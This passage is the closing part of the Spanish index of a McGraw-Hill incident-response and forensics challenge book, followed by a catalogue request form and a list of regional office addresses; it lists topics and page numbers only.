 - desarrollado en la formulación de la Solución Nostalgia, 316-318
 - desarrollado en la formulación de la Solución Sharpest Tool in the Shed, 301-302, 305
 - desarrollado en la investigación del Desafío Nostalgia, 174
- Pslist, herramienta, 83, 251
- PST, archivos, desarrollado en la formulación de la Solución Run for the Border, 268
- ptyrw, archivo, análisis en el Desafío Nostalgia, 174
- Radio, escape de, prevención y resolución en la Solución Up in the Air, 230-231
- RADIUS, desarrollado en el ataque producido en el Desafío Insider, 189
- RAID, volcado en hex del disco, análisis en el Desafío FDIC, Insecured, 83-85
- ranip.pl, archivo de la máquina solarisbox.financialco.net, 70
- Rastreadores, desarrollado en la formulación de la Solución Sharpest Tool in the Shed, 301-303
- rc.local, archivo
 - análisis en la Solución Omerta, 310
 - desarrollado en la investigación del Desafío Omerta, 167

- Recinfo, programa, desarrollado en la formulación de la Solución Tip of the Iceberg, 236
- Red
- ataques a una, prevención y resolución, 290-291
 - conexiones de, captura con netstat anf, 32-33
 - filtrado del tráfico de la, desarrollado en la formulación de la Solución Thousand Razors, 285
 - filtro de entrada de la, desarrollado en la formulación de la Solución Thousand Razors, 285
 - limitación de la tasa de tráfico de la, desarrollado en la formulación de la Solución Thousand Razors, 285
 - monitorización de la, 312-313
 - registro IDS de la, análisis en el Desafío Nostalgia, 170-171
 - traza de la, desarrollado en la formulación de la Solución Thousand Razors, 285
- Redes de empresa, documentación de las políticas de respuesta a incidentes, 231
- Redes Internas, enumeración en el Desafío Run for the Border, 268
- Registro, entradas en el archivo de análisis de la Solución Insider, 187-188
- análisis del Desafío FDIC, Insecured, 86-87
 - análisis de la Solución Insider, 186-187
 - análisis después del ataque a un sitio Web, 5-7, 180-182
 - barrido de puertos en el Desafío Maggie's Moment, 46-47
 - desarrollado en la investigación del Desafío Apple a Day, 129-131
 - desarrollado en la investigación del Desafío Hinge Factor, 38
 - desarrollado en la investigación del Desafío Insider, 12-27
 - para el Desafío Tip of the Iceberg, 65
- Registro, desarrollado en la investigación del Desafío Run for the Border, 117-118
- Registro Físico, entradas de, análisis en la Solución Insider, 186-187
- Registros de acceso, analizados en el Desafío Insider, 12-13
- Registros de acceso Físico, análisis en el Desafío Insider, 12-13
- Registros de Archivos Compartidos desarrollado en la formulación de la Solución Apple a Day, 276-277
- desarrollado en la investigación del Desafío Apple a Day, 129
- Registros de conexión, ausencia de ellos en el Desafío Omerta, 163
- Registros de Eventos, análisis en el Desafío Up in the Air, 60
- Registros del cortafuegos externo, análisis en la Solución Hinge Factor, 202-203
- Registros del router
- análisis en el Desafío Gluttony, 151-153
 - análisis en la Solución Thousand Razors, 283
 - desarrollado en la investigación del Desafío Thousand Razors, 138-140
- result.txt, archivo de la máquina solarisbox.financialco.net, 70
- ripe.net, desarrollado en la investigación del Desafío Nostalgia, 171
- Root kits. Véase entradas por puertas traseras
- Root shell, proporcionada en la Solución Sharpest Tool in the Shed, 305
- Rootkits, desarrollado en la investigación del Desafío Omerta, 162
- Routers
- acceso a investigar el Desafío Run for the Border, 117-118
 - desarrollado en la investigación de la Solución Maggie's Moment, 217
- RPC, ataques
- bloqueo, 319
 - desarrollado en la formulación de la Solución Nostalgia, 317
- RPC, servicio de mapeo de puertos, desarrollado en la formulación de la Solución Tip of the Iceberg, 235-236
- rpc.cmsd, servicio de administración del calendario, análisis en el Desafío Nostalgia, 171
- rpc.cmsd, desbordamiento, desarrollado en la formulación de la Solución Nostalgia, 316

- rpc.stad, desbordamiento
 - desarrollado en la formulación de la Solución Omerta, 308, 312
 - sitio Web, 314
- rpc.status, archivo binario, revisión en el Desafío Omerta, 167, 310, 312
- rpc.ttdbserverd, proceso, desarrollado en la formulación de la Solución Sharpest Tool in the Shed, 300, 305
- RST, paquetes, desarrollado en la formulación de la Solución Gluttony, 296, 297
- Run for the Border
 - Desafío, 114-119
 - Solución, 266-270
- sadmind, desbordamiento del buffer de, identificación del problema en la Solución Tip of the Iceberg, 234
- sadmin.sh
 - archivo de la máquina
 - solarisbox.financialco.net, 70-71
 - script, desarrollado en la formulación de la Solución Tip of the Iceberg, 235-236
- sadmin.txt, archivo de la máquina
 - solarisbox.financialco.net, 71
- Salto, evitar la detección, 289
- sampade.org, 186, 190
- Secuencia de arranque del sistema, modificación en el Desafío Omerta, 311
- Secureroot, sitio Web, 298
- SecuriTeam, sitio Web, 298
- Seguridad, lista de comprobación de, sitio Web, 259
- Security Focus, sitio Web, 298
- Seguridad
 - actualización de parches de, prevención y resolución de los ataques con, 312-313
 - fallos técnicos de, en la Solución Genome Injection, 222
 - políticas de, importancia en la Solución Hinge Factor, 204
 - vulnerabilidades de, prevención y resolución, 297
- Seguridad, equipo de
 - investigación del Desafío Insider, 11
 - investigación del Desafío Parking Lot, 34
- Seguridad, parches de
 - obtención de los servidores Microsoft IIS, 244
 - obtención de los servidores Solaris, 244
 - para parchear el desbordamiento del buffer de Microsoft, 259
 - sitios Web para, 250
- Serve-U FTP, conjunto de herramientas, desarrollado en la formulación de la Solución FDIC, Insecured, 248
- Servidores, cambio de la configuración para prevenir inferencias SQL, 224
- Service pack, políticas de, mejora, 273
- Settings.reg, archivo formateado, análisis en el Desafío FDIC, Insecured, 91
- Sharpest Tool in the Shed
 - Desafío, 156-159
 - Solución, 300-306
- Slackspace, imágenes de bit, desarrollado en la investigación del Desafío Omerta, 165-166
- sniff.sh, script, desarrollado en la formulación de la Solución Sharpest Tool in the Shed, 304-305
- snmpXdmid, desbordamiento del buffer, desarrollado en la investigación de la Solución Parking Lot, 194
- SNORT IDS box, desarrollado en la investigación del Desafío Jack and Jill, 100, 102-106
- SNORT, sitio Web del Proyecto de Detección de Intrusos Lightweight, 260
- SNORT, registros
 - desarrollado en el análisis del tráfico en el Desafío Up in the Air, 59
 - desarrollado en la formulación de la Solución Jack and Jill, 255-257
 - desarrollado en la investigación del Desafío Maggie's Moment, 42
- SNORT NIDS, sitio Web, 205
- Solaris
 - ataques a sistemas, 156-158
 - máquina gripper02, desarrollado en la investigación del Desafío Parking Lot, 30-33
 - sistemas, búsqueda, 303
- SPAN, configuración del Puerto, desarrollado en la investigación de la Solución Parking Lot, 193

- Sparc, plataformas, ataque en el Desafío y la Solución Tip of the Iceberg, 237
- Sellados de tiempo
comprobación en el Desafío FDIC, Insecured, 84-85
comprobación en la Solución Malpractice, 272
- Servicios que escuchan en los puertos TCP 3457 y 32411, desarrollado en la investigación del Desafío Omerta, 164
- Servidor Microsoft Exchange, dificultad de la conexión como aspecto del Desafío Insider, 10-11
- Servidores de archivos
en la resolución de ataques, 277-278
en la prevención de ataques, 277-278
- Servidores de Correo
enumeración en el Desafío Run for the Border, 268
desarrollado en la investigación de la Solución Maggie's Moment, 208-218
- Software de Spinright, ataque al, en el Desafío Up in the Air, 228-232
- Spitzner, Lance, documentación de las tablas de estados, 298
- Servidores SQL
ataque en el Desafío Genome Injection, 52-56
ataque en la Solución Genome Injection, 220-225
prevención y resolución de los ataques en, 223-224
- sin asignar, espacio del disco duro, análisis en el Desafío FDIC, Insecured, 86
- SSID (identificador del conjunto de servicios)
desarrollado en la formulación del Solución Accidental Tourist, 262
desarrollado en la investigación del Desafío Up in the Air, 58
desarrollado en la investigación de la Solución Up in the Air, 228, 230
- stad, proceso, desarrollado en la formulación de la Solución Sharpest Tool in the Shed, 301
- start.sh, archivo de la máquina solarisbox.financialco.net, 71-72
- start.sh, script y gusano sadmind, desarrollado en la investigación de la Solución Tip of the Iceberg, 234-235
- statd en CVE, sitio Web con la entrada, 306
- Stateful, cortafuegos, desarrollado en la formulación de la Solución Gluttony, 294, 296
- Sud.ini, archivo formateado, análisis en el Desafío FDIC, Insecured, 91-97
- Sustitución de funciones, utilizando SQL Server, 223
- SYN, paquetes, desarrollado en la formulación de la Solución Gluttony, 294-296
- Syslog
análisis en el Desafío Omerta, 165-166
investigación en el Desafío Tip of the Iceberg, 66-67
- Syslog en el servidor DNS, análisis en la Solución Hinge Factor, 202
- System-level, comandos, ejecución a través de conexiones remotas, 257
- System-load, comprobación, desarrollado en la investigación del Desafío Maggie's Moment, 45-46
- Tab Cola, sitio Web, 319
- tcddump, desarrollado en la investigación del Desafío Omerta, 163-164
- TCP
acuerdo de tres niveles, desarrollado en la formulación de la Solución Gluttony, 294
barrido de puertos, en una máquina interna, desarrollado en la investigación del Desafío Maggie's Moment, 43
barrido de puertos, identificados en la Solución Maggie's Moment, 212
barridos, desarrollado en la investigación del Desafío Parking Lot, 30
puertos y herramienta FPort, 251
- tcpdump tool, desarrollado en la investigación de la Solución Maggie's Moment, 210
- Telnet
desarrollado en la formulación de la Solución Sharpest Tool in the Shed, 304-305

- Telnet (*Cont.*)
 - desarrollado en la investigación de la Solución Hinge Factor, 201
 - desarrollado en la investigación del Desafío Nostalgia, 174
 - desarrollado en la investigación del Desafío Parking Lot, 34
 - sesión, desarrollado en la formulación de la Solución One Hop Too Many, 288
- Thousand Razors
 - Desafío, 136-140
 - Solución, 282-286
- THTTPD (Tiny Hyper-Text TransPuerto Protocol Daemon) sitio Web, 260
- time.sh, archivo de la máquina
 - solarisbox.financialco.net, 72
- Tip of the Iceberg
 - Desafío, 64-77
 - Solución, 234-245
- /tmp, directorio, desarrollado en la investigación del Desafío Gluttony, 151
- Tokens, desarrollado en la investigación de la Solución Insider, 189
- Tooltalk, desbordamiento del buffer, desarrollado en la formulación de la Solución Sharpest Tool in the Shed, 300, 306
- top
 - programa, comprobación de la salida en la Solución Maggie's Moment, 214-215
 - utilidad UNIX, comprobación en el Desafío Maggie's Moment, 46
- Tripwire, sitio Web, 270
- trumpetsandmore.com y el Desafío Jack and Jill, 100-106, 254-260
- TSIG, fallo en BIND, desarrollado en la investigación de la Solución Hinge Factor, 203-204
- ttdb, proceso, desarrollado en la formulación de la Solución Sharpest Tool in the Shed, 301
- UDP-otros paquetes, análisis en la Solución Thousand Razors, 283-284
- UDP, puertos and la herramienta FPort, 251
- uniattack.pl
 - archivo de la máquina
 - solarisbox.financialco.net, 72-76
 - script, desarrollado en la formulación de la Solución Tip of the Iceberg, 238-243
- uniattack.sh
 - archivo de la máquina
 - solarisbox.financialco.net, 76-77
 - script, desarrollado en la formulación de la Solución Tip of the Iceberg, 238
- Unicast, envío de ruta inversa, desarrollado en la formulación de la Solución Thousand Razors, 285
- Unicast RPF, desarrollado en la formulación de la Solución Thousand Razors, 285
- Unicode, ataque
 - aparición en el Desafío French Connection, 180
 - aparición en el Desafío Tip of the Iceberg, 64
 - ejecución en el Desafío Tip of the Iceberg, 238-243
 - prevención, 244
 - y vulnerabilidad Double Decode en la Solución FDIC, Insecured, 248-251
- Unicode, huellas, desarrollado en la formulación de la Solución FDIC, Insecured, 249-250
- Universidad, 308-314
 - ataque, 162-168
- UNIX, sellados, desarrollado en la formulación Solución Omerta, 308
- Up in the Air
 - Desafío, 56-59
 - Solución, 228-232
- update, archivo, desarrollado en la formulación de la Solución Sharpest Tool in the Shed, 305-306
- Usuario
 - datos de, filtrado de datos en el servidor SQL Server, 223-224
 - nombres, identificación en la Solución Genome Injection, 222
 - privilegios, escalada mediante la herramienta hk.exe, 255
- /usr/man directory, ocultación por parte del hacker de los archivos en, 301
- Volcados de memoria, desarrollado en la investigación del Desafío Malpractice, 123-124

VPN

- archivos de log, análisis en el Desafío Insider, 22-27, 186-190
- desarrollado en la investigación de la Solución Up in the Air, 229
- desarrollado en la investigación del Desafío Run for the Border, 112-119
- interfaz de administración, desarrollado en la investigación del Desafío Up in the Air, 59-60
- prevención de ataques a, 189
- prevención y resolución de ataques a, 230-231, 269-270
- SOHO, debilidad del router, 266-270
- Vulnerabilidad de Análisis de Solicitud de Archivo al servidor Web
 - aparición en el Desafío French Connection, 180
 - aparición en el Desafío Tip of the Iceberg, 64
- Vulnerabilidad de Double Decode y ataque Unicode en el Desafío FDIC, Insecured, 248-251
- Vulnerabilidad del desbordamiento del buffer, desarrollado en la formulación de la Solución Jack and Jill, 256-257
- Vulnerabilidad del sistema de paginado, desarrollado en la investigación de la Solución Maggie's Moment, 209-210

Web, ataque para tirar abajo una eliminación de la posibilidad de, 12 hallazgo, 4-7

- prevención, 183
- resolución, 183-184
- solucionador de problemas, 180-184

Web, servidor

- ataque en el Desafío Nostalgia, 170-175
- cuestiones de rendimientos en el Desafío Thousand Razors, 136-140

Web, servidores

- actualización para prevenir ataques en, 183
- comprender como se ha realizado en ataque a, 243
- comprometer la vulnerabilidad de, 183
- prevención y resolución de ataques en, 273-274

Web, sitios

- actualizaciones de seguridad en Apple, 279
- Airsnort, 232
- análisis forense, 313
- artículo de Phrack en un kernel Linux pirateado con LKM, 313
- ataques DDoS de Dave Dittrich DDoS, 286
- base de datos whois ARIN, 286
- boletín de seguridad de Microsoft, 184
- boletín de seguridad de Microsoft para el desbordamiento de ISAPI, 260
- Centro de Tecnologías inalámbricas @stake, 264
- CEF (Cisco Express Forwarding), 285
- correo de Elias Levy Bugtraq para la resolución de DDoS, 286
- cracker de contraseñas remotas Brutus, 270
- documentos de tablas de estados de Lance Spitzner, 298
- Dsniff para Windows, 274
- entrada CVE, 184
- entrada CVE para statd, 306
- entrada CVE para Tooltalk, 306
- FileGuard, 279
- herramienta FPort, 251
- información sobre servidores, direcciones IP, y dominios, 190
- Interceptor en una Conexión Windows, 274
- IRC y bots, 313
- lista de comprobación de seguridad, 259
- lista de correo acerca de la seguridad en Apple, 279
- Isof (LiSt Open Files), 314
- página DDoS de Cisco, 285
- página principal de BIND, 205
- MacAnalysis, 279
- MacSecurity.org, 279
- NetBIOS, herramienta de auditoría, 270
- Netcat, utilidad, 270
- nmap, programa, 270
- notificador CERT para el desbordamiento de rpc.cmsd, 319
- notificador CERT para el desbordamiento de sadmind en Solaris, 245
- notificador CERT para el desbordamiento Null-Printer ISAPI, 260

Web, sitios (*Cont.*)

notificador CERT para el gusano sadmind/
IIS, 244
notificador CERT para la vulnerabilidad
snmpXdmid, 197
notificador CERT para la vulnerabilidad
TSIG, 205
notificador CERT para la vulnerabilidad
Unicode de IIS, 245
notificador CERT para Tooltalk, 306
Packetstorm Mac, 279
página de problemas de seguridad en una
red inalámbrica, 264
para materias relacionadas con la seguridad
en la Solución Genome Injection, 225
parches de seguridad de Microsoft, 250
problemas de seguridad WEP, 231
proyecto Honeynet, 184
Proyecto de Detección de intrusos
Lightweight SNORT, 260
Securerooot, 298
SecuriTeam, 298
Security Focus, 297
seguridad en Checkpoint, 298
Seguridad en el protocolo WEP, 197
seguridad en Mac OS X, 279
SNORT NIDS, 205
Tab Cola, 319
Toolkit Coroner, 314
THTTPD (Tiny Hyper-Text TransPuerto
Protocol Daemon), 260
Tripwire, 270

Web, reducción del tráfico, detección en el
Desafío Thousand Razors, 140
WEP, problemas de seguridad, sitio Web,
232
WEP, protocolo, sitio Web, 197
WEP (Wired Equivalent Privacy),
protocolo para, 195-197,
228-232
who, salida, desarrollado en la investigación
del Desafío One Hop Too Many,
142-143
whois, archivos de registro, análisis en el
Desafío Nostalgia, 171
Windows 2000, lista de comprobación de
seguridad de, 259
Windows, Interceptor de la Conexión de,
sitio Web, 274
Wingate, herramienta, desarrollado en la
formulación de la Solución FDIC,
Insecured, 248
WINS, desarrollado en la investigación del
Desafío Accidental Tourist, 111
wtmptx, programa de verificación de
integridad
desarrollado en la investigación de la
Desafío Nostalgia, 173
desarrollado en la formulación de la
Solución Nostalgia, 316, 317-318
X-Window, servicio, análisis en la Solución
Maggie's Moment, 213



McGraw-Hill/INTERAMERICANA DE ESPAÑA, S. A. U.
DIVISIÓN PROFESIONAL
C/ BASAURI, 17 - 28023 ARAVACA. MADRID
AVDA. JOSEP TARRADELLAS, 27-29 - 08029 BARCELONA
ESPAÑA

☐ **POR FAVOR, ENVÍENME EL CATÁLOGO DE PRODUCTOS DE McGraw-Hill**

- ☐ Informática ☐ Economía/Empresa ☐ Ciencia/Tecnología
☐ Español ☐ Inglés

Nombre y apellidos _____

c/ _____ n.º _____ C.P. _____

Población _____ Provincia _____ País _____

CIF/NIF _____ Teléfono _____

Empresa _____ Departamento _____

Nombre y apellidos _____

c/ _____ n.º _____ C.P. _____

Población _____ Provincia _____ País _____

Correo electrónico _____ Teléfono _____ Fax _____

McGraw-Hill QUIERE CONOCER SU OPINIÓN

5 FORMAS RÁPIDAS Y FÁCILES
DE SOLICITAR SU CATÁLOGO

**EN LIBRERÍAS
ESPECIALIZADAS**



FAX

(91) 372 85 13
(93) 430 34 09



TELÉFONOS

(91) 372 81 93
(93) 439 39 05



E-MAIL

profesional@mcgraw-hill.es



WWW

www.mcgraw-hill.es



- ☐ Renombre del autor
☐ Renombre McGraw-Hill
☐ Reseña de prensa
☐ Catálogo McGraw-Hill
☐ Página Web de McGraw-Hill
☐ Otros sitios Web
☐ Buscando en librería
☐ Requerido como texto
☐ Precio
☐ Otros

**Temas que quisiera ver tratados
en futuros libros de McGraw-Hill:**

Este libro me ha parecido:

- ☐ Excelente ☐ Muy bueno ☐ Bueno ☐ Regular ☐ Malo

Comentarios: _____

HACKERS'20

Los datos que figuran en este cupón se incluirán en un archivo automatizado que se conservará de forma confidencial y al que usted, de acuerdo con la LORTAD, podrá acceder en cualquier momento para exigir su actualización, cancelación o rectificación. A través de nuestra empresa podrá recibir informaciones comerciales de otras empresas del sector. Si usted no está interesado en recibir estos envíos, por favor, señale con una **X** la casilla ☐.

CONÉCTESE A www.mcgraw-hill.es



Para otras web de McGraw-Hill, consulte:
www.pbg.mcgraw-hill.com/international.htm

OFICINAS IBEROAMERICANAS

ARGENTINA

McGraw-Hill/Interamericana, Ltda.
 Suipacha 745 - 8.º
 (1008) Buenos Aires
 Tel.: (541) 322 05 70. Fax: (541) 322 15 38

BRASIL

McGraw-Hill do BRASIL
 Rua da Assembléia, 10/2319
 20011-000 Rio de Janeiro
 Tel. y Fax: (5521) 531 23 18

CARIBE

McGraw-Hill/Interamericana del Caribe
 Avenida Muñoz Rivera, 1121
 Río Piedras
 Puerto Rico 00928
 Tels.: (809) 751 34 51 - 751 24 51. Fax: (809) 764 18 90

CHILE, PARAGUAY Y URUGUAY

McGraw-Hill/Interamericana de Chile, Ltda.
 Seminario, 541 Providencia
 Santiago (Chile)
 Tel.: (562) 635 17 14. Fax: (562) 635 44 67

COLOMBIA, ECUADOR, BOLIVIA Y PERÚ

McGraw-Hill/Interamericana, S. A.
 Apartado 81078
 Avenida de las Américas, 46-41
 Santafé de Bogotá, D. C. (Colombia)
 Tels.: (571) 368 27 00 - 337 78 00. Fax: (571) 368 74 84
 E-mail: Divprofe@openway.com.co

ESPAÑA

McGraw-Hill/Interamericana de España, S. A. U.
 Edificio Valrealty, Planta 1.ª
 Basauri, 17
 28023 Aravaca (Madrid)
 Tel.: (341) 372 81 93. Fax: (341) 372 85 13
 E-mail: profesional@mcgraw-hill.es

GUATEMALA

McGraw-Hill/Interamericana Editores, S. A.
 11 Calle 0-65, Zona 10
 Edificio Vizcaya, 3.º nivel

Guatemala, Guatemala

Tels.: (502) 332 80 79 al 332 80 84. Fax: (502) 332 81 14
 Internet: mcgraw-h@guate.net

MÉXICO Y CENTROAMÉRICA

McGraw-Hill/Interamericana Editores, S. A. de C. V.
 Atlacomulco 499-501
 Fracc. Ind. San Andrés Atoto
 53500 Naucalpan de Juárez
 Edo. de México
 Tels.: (525) 628 53 53. Fax: (525) 628 53 02
 Cedro, 512 - Col. Atlampa
 06460 México D. F.
 Tels.: (525) 171 15 15. Fax: (525) 117 15 89
 Centro Telemarketing
 Tels.: (525) 628 53 52 / 628 53 27. Fax: (525) 628 83 60
 Lada. sin costo 91 8834 540

PANAMÁ

McGraw-Hill/Interamericana de Panamá, S. A.
 Edificio Banco de Boston, 6.º piso. Oficina 602,
 Calle Elvira Méndez
 Panamá, Rep. de Panamá
 Tel.: (507) 269 01 11. Fax: (507) 269 20 57

PORTUGAL

Editora McGraw-Hill de Portugal, Ltda.
 Estrada de Alfragide, lote 107,
 bloco A-1 Alfragide
 2720 Amadora (Portugal)
 Tel.: (3511) 472 85 00. Fax: (3511) 471 89 81

USA

McGraw-Hill Inc.
 28th. floor 1221 Avenue of the Americas
 New York, N.Y. 10020
 Tel.: (1212) 512 26 91. Fax: (1212) 512 21 86

VENEZUELA

McGraw-Hill/Interamericana de Venezuela, S. A.
 Apartado Postal 50785
 Caracas 1050
 Final calle Vargas. Edificio Centro Berimer. P. B. Ofic. P1-A1
 Boleíta Norte, Caracas 1070
 Tels.: (582) 238 24 97 - 238 34 94 - 238 59 72. Fax: (582) 238 23 74